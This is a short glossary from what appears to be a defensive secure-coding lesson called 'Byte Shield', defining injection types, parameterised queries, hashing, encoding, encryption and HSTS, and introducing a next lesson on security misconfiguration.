BYTE SHIELD

Injection	Input interpreted as instructions by a downstream interpreter.
Parameterised query	Query and values sent separately. The fix for SQL injection.
Union-based SQLi	Extra results appended to the page's own output.
Command injection	User input reaching an operating system shell.
Allow-list	Define what is permitted and reject everything else.
Least privilege	Give an account only the access it needs, to limit impact.
Hashing	One-way transformation. For verification, not storage of readable data.
Authenticated encryption	Encryption that also detects tampering, such as AES-GCM.
Interpreter	Anything that parses text into actions: SQL engine, shell, browser.
Prepared statement	Another name for the same mechanism.
Blind SQLi	No data shown. Answers inferred from page differences or timing.
Metacharacter	A character with special meaning to an interpreter.
Canonicalisation	Reducing input to one standard form before validating it.
Encoding	Reversible change of representation. No secrecy. Base64, URL, hex.
Encryption	Reversible with a key. For data that must be read back.
HSTS	Header instructing browsers never to use plain HTTP for this site.

BYTE SHIELD

NEXT

Security Misconfiguration and Vulnerable Components

Today's bugs were written by the developer. Tomorrow's were shipped by default: debug pages left on, credentials never changed, headers never set, and dependencies never updated.